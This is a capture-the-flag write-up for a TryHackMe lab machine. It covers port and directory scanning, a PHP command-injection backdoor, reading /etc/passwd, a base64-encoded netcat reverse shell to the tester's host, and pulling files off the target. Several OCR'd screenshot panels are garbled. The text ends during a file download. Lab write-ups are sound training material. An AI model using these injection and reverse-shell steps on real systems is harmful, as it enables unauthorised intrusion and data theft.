

U.A highschool

Introduction


This report outlines the steps and techniques used to complete a TryHackMe (THM) machine challenge focused on web exploitation. The primary objective was to exploit a command injection vulnerability, which granted remote shell (revshell) access to the machine. Key aspects of the challenge involved retrieving and decoding base64-encoded data, escalating privileges to the root user, and leveraging vulnerabilities in a bash script to achieve full system control. This machine tested various elements of web-based attack methodologies, file extraction, and privilege escalation, making it a well-rounded exercise for honing penetration testing skills.

I scanned the target machine for open ports and services running on this ports using nmap. Port 22 = ssh and port 80 = http were open.

```
(root㉿Kali)-[~/home/scr34tur3/Documents/CTFs/U.A-highschool-THM]
# nmap -sC -sV -p- --min-rate 1000 10.10.207.238
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-02 11:51 EAT
Nmap scan report for 10.10.207.238
Host is up (0.18s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 58:2f:ec:23:ba:a9:fe:81:8a:8e:2d:d8:91:21:d2:76 (RSA)
|   256 9d:f2:63:fd:7c:f3:24:62:47:8a:fb:08:b2:29:e2:b4 (ECDSA)
|_  256 62:d8:f8:c9:60:0f:70:1f:6e:11:ab:a0:33:79:b5:5d (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: U.A. High School
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 121.92 seconds
```

Looking out what service is running on port 80 from my browser, I presented with a webpage of this institution.



I checked for hidden directories by bruteforcing using gobuster tool. There was a redirect to /assets directory.

```
(root㉿Kali)-[~/scr34tur3/Documents/CTFs/U.A-highschool-THM]
└─# gobuster dir -u http://10.10.207.238/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.10.207.238/
[+] Method:       GET
[+] Threads:     10
[+] Wordlist:    /usr/share/seclists/Discovery/Web-Content/directory-l
ist-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6 ?
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/assets          (Status: 301) [Size: 315] [--> http://10.10.207.238/assets/]
Progress: 87664 / 87665 (100.00%)
=====
Finished
=====
Superhero Academy is looking for a superhero to test the security of
```

I also checked for vhosts or subdomains as seen below. Nothing found.

```
(root@Kali)-[~/home/scr34tur3/Documents/CTFs/U.A-highschool-THM] mode
# gobuster vhost -u http://10.10.207.238/ -w /home/scr34tur3/users/subdomains-to
p1million-5000.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.10.207.238/
[+] Method:       GET
[+] Threads:     10
[+] Wordlist:    /home/scr34tur3/users/subdomains-top1million-5000.txt
[+] User Agent:  gobuster/3.6
[+] Timeout:     10s
[+] Append Domain: false
=====
Starting gobuster in VHOST enumeration mode
=====
Progress: 4989 / 4990 (99.98%)
=====
Finished
=====
```

I dug dip for more hidden pages and directories and as seen below, there was a page called index.php under the /assets url path.

```
(root@Kali)-[~/home/scr34tur3/Documents/CTFs/U.A-highschool-THM] mode
# ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt:FUZZ -u http://10.10.207.238/FUZZ -recursion -recursion-depth 2 -e .php
=====
v2.1.0-dev
=====
:: Method      : GET
:: URL        : http://10.10.207.238/FUZZ
:: Wordlist   : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
:: Extensions : .php
:: Follow redirects : false
:: Calibration : false
:: Timeout    : 10
:: Threads    : 40
:: Matcher    : Response status: 200-299,301,302,307,401,403,405,500
=====
# license, visit http://creativecommons.org/licenses/by-sa/3.0/.php [Status: 200, Size: 1988, Words: 171, Lines: 62, Duration: 162ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 1988, Words: 171, Lines: 62, Duration: 162ms]
# Suite 300, San Francisco, California, 94105, USA..php [Status: 200, Size: 1988, Words: 171, Lines: 62, Duration: 163ms]
# Attribution-Share Alike 3.0 License. To view a copy of this.php [Status: 200, Size: 1988, Words: 171, Lines: 62, Duration: 163ms]
# directory-list-2.3-small.txt.php [Status: 200, Size: 1988, Words: 171, Lines: 62, Duration: 163ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 1988, Words: 171, Lines: 62, Duration: 164ms]
# Priority-ordered case-sensitive list, where entries were found [Status: 200, Size: 1988, Words: 171, Lines: 62, Duration: 164ms]
# [Status: 200, Size: 1988, Words: 171, Lines: 62, Duration: 164ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 1988, Words: 171, Lines: 62, Duration: 175ms]
# directory-list-2.3-small.txt [Status: 200, Size: 1988, Words: 171, Lines: 62, Duration: 175ms]
```

```

# assets [Status: 200, Size: 1988, Words: 171, Lines: 62, Duration: 175ms] U.A.highschool
[INFO] Adding a new job to the queue: http://10.10.207.238/assets/FUZZ
# .php [Status: 200, Size: 1988, Words: 171, Lines: 62, Duration: 152ms]
[INFO] Starting queued job on target: http://10.10.207.238/assets/FUZZ
# .php [Status: 200, Size: 1988, Words: 171, Lines: 62, Duration: 162ms]
# [Status: 200, Size: 1988, Words: 171, Lines: 62, Duration: 153ms]
# .php [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 153ms]
[INFO] Starting queued job on target: http://10.10.207.238/assets/FUZZ
# .php [Status: 200, Size: 1988, Words: 171, Lines: 62, Duration: 163ms]
# [Status: 200, Size: 1988, Words: 171, Lines: 62, Duration: 157ms]
# on at least 3 different hosts [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 158ms]
# This work is licensed under the Creative Commons.php [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 158ms]
# Copyright 2007 James Fisher [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 158ms]
# directory-list-2.3-small.txt [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 159ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 159ms]
# .php [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 159ms]
# Attribution-Share Alike 3.0 License. To view a copy of this.php [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 158ms]
# .php [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 159ms]
# directory-list-2.3-small.txt.php [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 159ms]
# [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 159ms]
# Priority-ordered case-sensitive list, where entries were found.php [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 159ms]
# Priority-ordered case-sensitive list, where entries were found [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 160ms]
# Suite 300, San Francisco, California, 94105, USA..php [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 161ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 161ms]
index.php [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 162ms]
images [Status: 301, Size: 322, Words: 20, Lines: 10, Duration: 162ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 163ms]
[INFO] Adding a new job to the queue: http://10.10.207.238/assets/images/FUZZ

```

Having this knowledge, I utilized a different tool to check hidden paths will be unveiled. And from the results below, there was the /assets/index.php/.... url path that seemed to be vulnerable to command injection.

```

└─(root㉿Kali)-[~/scr34tur3/Documents/CTFs/U.A-highschool-THM]
└─# dirsearch -u http://10.10.207.238/assets/index.php
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
      from pkg_resources import DistributionNotFound, VersionConflict
.
.
.
.
v0.4.3
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25
Wordlist size: 11460

Output File: /home/scr34tur3/Documents/CTFs/U.A-highschool-THM/reports/http_10.10.207.238/_assets_index.php_24-09-02_13-15-01.txt

Target: http://10.10.207.238

[13:15:01] Starting: assets/index.php/
[13:15:05] 404 - 275B - /assets/index.php/%2e%2e//google.com
[13:16:33] 200 - 40B - /assets/index.php/p_/webdav/xmltools/minidom/xml/sax/saxutils/os/popen2?cmd=dir

Task Completed

└─(root㉿Kali)-[~/scr34tur3/Documents/CTFs/U.A-highschool-THM]
└─# 

```

I copied the url path and opened it on my browser, It outputs a base64 text.

```
← → C ⌂ 10.10.207.238/assets/index.php/p_/webdav/xmltools/minidom/xml/saxutils/os/popen2?cmd=dir  
aW1hZ2VzCWluZGV4LnBocCAgc3R5bGVzLmNzcwo=
```

Using an online tool, I decoded this texts, and fortunately it revealed that linux commands were being executed from this path.

The screenshot shows the AppDevTools interface. On the left sidebar, under 'Text Tools', there is a list of various utilities: String Utilities, Case Converter, Sort Lines, Diff Checker, Text Editor, JSON Editor, Lorem Ipsum Generator, URL Parser / Query String Splitter, Slug Generator, HTML Stripper, and Pastebin. Below this, under 'Formatters', are HTML Formatter / Minifier, CSS Beautifier / Minifier, JavaScript Beautifier / Minifier, and JSON Formatter / Minifier. The main content area is titled 'Base64 Encoder / Decoder'. It has two tabs: 'Encode' and 'Decode', with 'Decode' being the active tab. The input field contains the base64 encoded string 'aW1hZ2VzCWluZGV4LnBocCAgc3R5bGVzLmNzcwo='. The output field displays the decoded string 'images index.php styles.css'.

This was just a proof.

```
← → C ⌂ 10.10.207.238/assets/index.php/p_/webdav/xmltools/minidom/xml/saxutils/os/popen2?cmd=pwd  
L3Zhci93d3cvaHRtbC9hc3NldHMK
```

AppDevTools | Search... | ABOUT | TERMS OF

DEVTOOLS LIST ▶

- A Text Tools**
 - String Utilities
 - Case Converter
 - Sort Lines
 - Diff Checker
 - Text Editor
 - JSON Editor
 - Lorem Ipsum Generator
 - URL Parser / Query String Splitter
 - Slug Generator
 - HTML Stripper
 - Pastebin
- </> Formatters**
 - HTML Formatter / Minifier
 - CSS Beautifier / Minifier

Base64 Encoder / Decoder

Encode **Decode**

Input Base64

```
L3Zhci93d3cvaHRtbC9hc3NldHMK
```

Output String

```
/var/www/html/assets
```

I used the burpsuit tool, intercepted the request parameters and decoded the response as seen from the image below.

Send Cancel < | > | Target: http

Request		Response				Inspector
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
1 GET /assets/index.php/p_webdav/xmltools/minidom/xml/saxutils/os/popen 2?cmd=cat+/etc/passwd HTTP/1.1	2 Date: Mon, 02 Sep 2024 10:25:00 GMT	3 Server: Apache/2.4.41 (Ubuntu)	4 Set-Cookie: PHPSESSID=Suoj3oetbfrijtk5c3uj1t3dc86; path=/	5 Expires: Thu, 19 Nov 1981 08:52:00 GMT	6 Cache-Control: no-store, no-cache, must-revalidate	7 Pragma: no-cache
2 Host: 10.10.207.238	8 Vary: Accept-Encoding	9 Content-Length: 2532	10 Keep-Alive: timeout=5, max=100	11 Connection: Keep-Alive	12 Content-Type: text/html; charset=UTF-8	13
3 Accept-Language: en-US	14 cm9vdDp40jA6MDpyb2900i9yb2900i9iaW4vYmFzaApkYWVtb246eDox0jE6ZGflbW9u0i91c3Ivc2JpbjovdXNyL3niaw4vb9sb2dpbgpiaw46eDoy0jI6Ymlu0i9iaW46L3Vzci9zYmluL25vbG9naW4KbC3lzoNg6Mzoz0nNczovZGV20i91c3Ivc2Jpbj9ub2xvZ2luCnN5bmM6edo0jY1NTM00nNsbnM6L2JpbjovYmluL3NsbnMKZPzXm6edo10jYw0mdhbWv0i91c3Ivc2JpbjZXM6L3Vzci9zYmluL25vbG9naW4KbWFuOng6NjoxMjptYw46L3Zhci9jYmn0z9tYw46L3Vzci9zYmluL25vbG9naW4KbHA6edo30jc6bHA6L3Zhci9zcG9vbC9scG06L3Vzci9zYmluL25vbG9naW4KbWFpbDp40jg60DptYwls0i92YYXivbWFpbDovdXNyL3niaw4vbm9sb2dpbgpuZXzdong60t50m5ld3M6L3Zhci9zcG9vbC9uZxdz0i91c3Ivc2Jpbj9ub2xvZ2luCnV1y3A6eDoxMDoxMdpx0jDp1dwNw0i92YYXivc3Bvb2wvdXVjcdovdXNyL3niaw4vbm9sb2dpbgwcm94eTp40jEz0jEzOnByb3h50i9iaW46L3Vzci9zYmluL25vbG9naW4Kd3d3LWRhdGE6eD0zNdzMzp3d3ctZGF0YTovdmFyL3d3dzovdXNyL3niaw4vbm9sb2dpbgpiYmnrdxA6edo2Ndo2Ndp1yWnrnx46L3Zhci9iYmnrdx0i91c3Ivc2Jpbj9ub2xvZ2luCmxcpc306edo2D0zD0zDpnywlsaw5nIExp3QgTWFuYwdlcljovdmFyL2xpC3Q6L3Vzci9zYmluL25vbG9naW4Kaxj0ng6Mzk6Mzk6aXjZDovdmFyL3J1b19pcmNk0i91c3Ivc2Jpbj9ub2xvZ2luCmduyXRzong6NDE6NDE6R25hdhMgnvnLvjlcGsydGluzByteXNOZw0gKGfkbluKtovdmFyL2xpYi9nbmF0czovdXNyL3niaw4vbm9sb2dpbgpub2JvZHk6edo2NTUzNdo2NTUzNdpub2JvZHk6L25vbV4aXNOZw500i91c3Ivc2Jpbj9ub2xvZ2luCnN5c3RlbWQtbmV0d29yazp40jewMDoxMDI6c3lzdGvtZCB0ZR3b3Jr1ehbmFnZw1bnOsLcw6L3J1b19zeXNOZw1k					
4 Upgrade-Insecure-Requests: 1	5 Expires: Thu, 19 Nov 1981 08:52:00 GMT	6 Cache-Control: no-store, no-cache, must-revalidate	7 Pragma: no-cache	8 Vary: Accept-Encoding	9 Content-Length: 2532	10 Keep-Alive: timeout=5, max=100
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36	11 Connection: Keep-Alive	12 Content-Type: text/html; charset=UTF-8	13	14 cm9vdDp40jA6MDpyb2900i9yb2900i9iaW4vYmFzaApkYWVtb246eDox0jE6ZGflbW9u0i91c3Ivc2JpbjovdXNyL3niaw4vb9sb2dpbgpiaw46eDoy0jI6Ymlu0i9iaW46L3Vzci9zYmluL25vbG9naW4KbC3lzoNg6Mzoz0nNczovZGV20i91c3Ivc2Jpbj9ub2xvZ2luCnN5bmM6edo0jY1NTM00nNsbnM6L2JpbjovYmluL3NsbnMKZPzXm6edo10jYw0mdhbWv0i91c3Ivc2JpbjZXM6L3Vzci9zYmluL25vbG9naW4KbWFuOng6NjoxMjptYw46L3Zhci9jYmn0z9tYw46L3Vzci9zYmluL25vbG9naW4KbHA6edo30jc6bHA6L3Zhci9zcG9vbC9scG06L3Vzci9zYmluL25vbG9naW4KbWFpbDp40jg60DptYwls0i92YYXivbWFpbDovdXNyL3niaw4vbm9sb2dpbgpuZXzdong60t50m5ld3M6L3Zhci9zcG9vbC9uZxdz0i91c3Ivc2Jpbj9ub2xvZ2luCnV1y3A6eDoxMDoxMdpx0jDp1dwNw0i92YYXivc3Bvb2wvdXVjcdovdXNyL3niaw4vbm9sb2dpbgwcm94eTp40jEz0jEzOnByb3h50i9iaW46L3Vzci9zYmluL25vbG9naW4Kd3d3LWRhdGE6eD0zNdzMzp3d3ctZGF0YTovdmFyL3d3dzovdXNyL3niaw4vbm9sb2dpbgpiYmnrdxA6edo2Ndo2Ndp1yWnrnx46L3Zhci9iYmnrdx0i91c3Ivc2Jpbj9ub2xvZ2luCmxcpc306edo2D0zD0zDpnywlsaw5nIExp3QgTWFuYwdlcljovdmFyL2xpC3Q6L3Vzci9zYmluL25vbG9naW4Kaxj0ng6Mzk6Mzk6aXjZDovdmFyL3J1b19pcmNk0i91c3Ivc2Jpbj9ub2xvZ2luCmduyXRzong6NDE6NDE6R25hdhMgnvnLvjlcGsydGluzByteXNOZw0gKGfkbluKtovdmFyL2xpYi9nbmF0czovdXNyL3niaw4vbm9sb2dpbgpub2JvZHk6edo2NTUzNdo2NTUzNdpub2JvZHk6L25vbV4aXNOZw500i91c3Ivc2Jpbj9ub2xvZ2luCnN5c3RlbWQtbmV0d29yazp40jewMDoxMDI6c3lzdGvtZCB0ZR3b3Jr1ehbmFnZw1bnOsLcw6L3J1b19zeXNOZw1k		
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7	7 Vary: Accept-Encoding	8 Content-Length: 2532	9 Content-Type: text/html; charset=UTF-8	10	11	12
7 Accept-Encoding: gzip, deflate, br	13	14	15	16	17	18
8 Connection:keep-alive	19	20	21	22	23	24

② ⚙️ ← → Search 0 highlights

From this point I was able to tell that there was a user called "deku" on the target system.

Burp Project Intruder Repeater View Help

Decoder Comparer Logger Organizer Extensions Learn

Settings

50To5OTk6c3zdGVtZCBDb3JlER1bXBlcjovOj9iC3yc2Jpb9ub2xvZ2luCmPla3U6eDoxMDAwOjEwMDA6ZGVrdTovaG9tZ59kZWt1Oj9iaW4vYmFzaAoKbHhkOng6OTk4OjEwMD06L3Zhd9zbmFwl2x4ZC9jb21tb24vbHhkOj9iaW4vZmFsc2Uk

Text Hex

Decode as... Encode as... Hash... Smart decode

```
landscape:x:109:115:/var/lib/landscape/usr/sbin/nologin
pollinate:x:110:/:/var/cache/pollinate/bin/false
fwupd-refresh:x:111:116/fwupd-refresh-user,,/run/systemd/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,/var/lib/usbmux/usr/sbin/nologin
ssh:x:113:65534::/run/ssh:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
deku:x:1000:1000:deku:/home/deku/bin/bash
```

Text Hex

Decode as... Encode as... Hash... Smart decode

AppDevTools | Search...

ABOUT TERMS OF SERVICE

DEVTOOLS LIST

A Text Tools

- String Utilities
- Case Converter
- Sort Lines
- Diff Checker
- Text Editor
- JSON Editor
- Lorem Ipsum Generator
- URL Parser / Query String Splitter
- Slug Generator
- HTML Stripper
- Pastebin

</> Formatters

- HTML Formatter / Minifier
- CSS Beautifier / Minifier
- JavaScript Beautifier / Minifier
- JSON Formatter / Minifier

Input Base64

```
aG90U3VwggIyZtKzHjSeHteHiteCA1IGRla3UgZGVrdSA0MDk2Ep1bCAxMC45Lj0Ny4xMDYgNDQ0N
mRyd3hyLXhyLXggMyByb290IHJvb3QgNDA5NiBkDlwglDkgldlwMjMgLj4KbHJ3eHJ3eH
J3eCAxIHJvb3Qgcm9vdCAgICA5IEp1bCAgOSAgMjAyMyAuYmFzaF9oaXN0b3J5IC0+IC9k
ZXYvbvnVsbAotcnctci0tc0tDEgZGVrdSBkZWt1CAyMjAgRmVid11CAyMDlwIC5iYXNoX2x
vZ291dAotcnctci0tc0tDEgZGVrdSBkZWt1DM3NzEgRmVid11CAyMDlwIC5iYXNoCMK
ZHJ3eC0tLS0tLSAylGRla3UgZGVrdSA0MDk2Ep1bCAgOSAgMjAyMyAuY2FjaGUKZHJ3eH
J3eHiteCAzIGRla3UgZGVrdSA0MDk2Ep1bCAgOSAgMjAyMyAuB9jYWwKLXJ3LXItLXItLS
AxIGRla3UgZGVrdSA0DA3IEZIYiAyNSAgMjAyMCAuchJvZmIsZQpkcnd4LS0tLS0tIDigZG
VrdSBkZWt1IDQwOTYgSnVsICA5ICAyMDlwIC5zc2gKLXJ3LXItLXItLSAxIGRla3UgZGVrdSA
gICAwlEp1bCAgOSAgMjAyMyAuc3Vkb19hc19hZG1pb19zdWNjZXNzZnVsCi1yLS0tLS0tLS
0gMSBkZWt1IGRla3UgICazMyBKdWwgMTAgIDlwMjMgdXNlcic50eHQk
```

Output String

```
total 36
drwxr-xr-x 5 deku deku 4096 Jul 10 2023 .
drwxr-xr-x 3 root root 4096 Jul 9 2023 ..
lrwxrwxrwx 1 root root 9 Jul 9 2023 .bash_history -> /dev/null
-rw-r--r-- 1 deku deku 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 deku deku 3771 Feb 25 2020 .bashrc
drwx----- 2 deku deku 4096 Jul 9 2023 .cache
drwxrwxr-x 3 deku deku 4096 Jul 9 2023 .local
-rw-r--r-- 1 deku deku 807 Feb 25 2020 .profile
drwx----- 2 deku deku 4096 Jul 9 2023 .ssh
-rw-r--r-- 1 deku deku 0 Jul 9 2023 .sudo_as_admin_successful
-r----- 1 deku deku 33 Jul 10 2023 user.txt
```

develop decode
This tool Encoder
Base64 Enter text
Base64 Paste Base64 string
You can using th

← → ⌂ ⌂

av/xmltools/minidom/xml/sax/saxutils/os/popen2?cmd=O25jIC1lC9iaW4vYmFzaCAxMC45Lj0Ny4xMDYgNDQ0N

aW1hZ2VzCWluZGV4LnBocCAgc3R5bGVzLmNzcwo=

So, I exploited this command injection vulnerability to gain a revshell. I crafted my revshell payload using this online platform shown below.

The screenshot shows the RevShell Generator interface. In the 'IP & Port' section, the IP is set to 10.9.247.106 and the port is 4444. In the 'Listener' section, the command nc -lvpn 4444 is displayed. Below these sections, there are tabs for Reverse, Bind, MSFVenom, and HoaxShell. A search bar for 'Name' and a dropdown for 'OS' (set to All) are also present. A 'Show Advanced' button is visible.

However, at first I had difficulties since the payload was being executed but a connection was not being established. After receiving a connection from the target machine, I upgraded the shell using the pty python module.

```
(root㉿Kali)-[~/home/scr34tur3/Documents/CTFs/U.A-highschool-THM]
# nc -lvpn 4444
listening on [any] 4444 ...
connect to [10.9.247.106] from (UNKNOWN) [10.10.151.125] 47836
whoami
www-data
/bin/bash -i
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@myheroacademia:/var/www/html/assets$ whoami
whoami
www-data
www-data@myheroacademia:/var/www/html/assets$
```

I checked out what was inside the index.php file.... It was a code that would take our system command, execute it and print a base64 output on the console.

```

www-data@myheroacademia:/var/www/html/assets$ ls -la
ls -la
total 20
drwxrwxr-x 3 www-data www-data 4096 Jan 25 2024 .
drwxr-Xr-x 3 www-data www-data 4096 Dec 13 2023 ..
drwxrwxr-x 2 www-data www-data 4096 Jul 9 2023 images
-rw-rw-r-- 1 www-data www-data 213 Jul 9 2023 index.php
-rw-r--r-- 1 root      root     2943 Jan 25 2024 styles.css
www-data@myheroacademia:/var/www/html/assets$ cat index.php
cat index.php
<?php
    $value = " ";
    session_start();
    if (isset($_GET['cmd'])){

        $value = shell_exec($_GET['cmd']);
        echo base64_encode( $value);

    }

?>
www-data@myheroacademia:/var/www/html/assets$ 

```

Checking the images folder, there are two images, however on our browser and even when you checked the source code, only one image was mentioned, "yuei.jpg".

```

www-data@myheroacademia:/var/www/html/assets/images$ ls -la
ls -la
total 336
drwxrwxr-x 2 www-data www-data 4096 Jul 9 2023 .
drwxrwxr-x 3 www-data www-data 4096 Jan 25 2024 ..
-rw-rw-r-- 1 www-data www-data 98264 Jul 9 2023 oneforall.jpg
-rw-rw-r-- 1 www-data www-data 237170 Jul 9 2023 yuei.jpg
www-data@myheroacademia:/var/www/html/assets/images$ 

```

I hosted a python server on the target machine and downloaded the two images on my machine for further inspection. #At times our most valuable info lies on the most tiny objects that can be easily ignored.

```

return _run_code(code, main_globals, None,
File "/usr/lib/python3.8/runpy.py", line 87, in _run_code
exec(code, run_globals)
File "/usr/lib/python3.8/http/server.py", line 1294, in <module>
    test()
File "/usr/lib/python3.8/http/server.py", line 1249, in test
    with ServerClass(addr, HandlerClass) as httpd:
File "/usr/lib/python3.8/socketserver.py", line 452, in __init__
    self.server_bind()
File "/usr/lib/python3.8/http/server.py", line 1292, in server_bind
    return super().server_bind()
File "/usr/lib/python3.8/http/server.py", line 138, in server_bind
    socketserver.TCPServer.server_bind(self)
File "/usr/lib/python3.8/socketserver.py", line 466, in server_bind
    self.socket.bind(self.server_address)
PermissionError: [Errno 13] Permission denied
www-data@myheroacademia:/var/www/html/assets/images$ python3 -m http.server 8000
<www/html/assets/images$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000) ...
10.9.247.106 - - [04/Sep/2024 12:38:37] "GET /oneforall.jpg HTTP/1.1" 200 -

```

```

(root@Kali)-[~/home/scr34tur3/Documents/CTFs/U.A-highschool-THM]
# wget http://10.10.151.125:8000/oneforall.jpg .
--2024-09-04 15:38:37-- http://10.10.151.125:8000/oneforall.jpg
Connecting to 10.10.151.125:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 98264 (96K) [image/jpeg]
Saving to: 'oneforall.jpg'

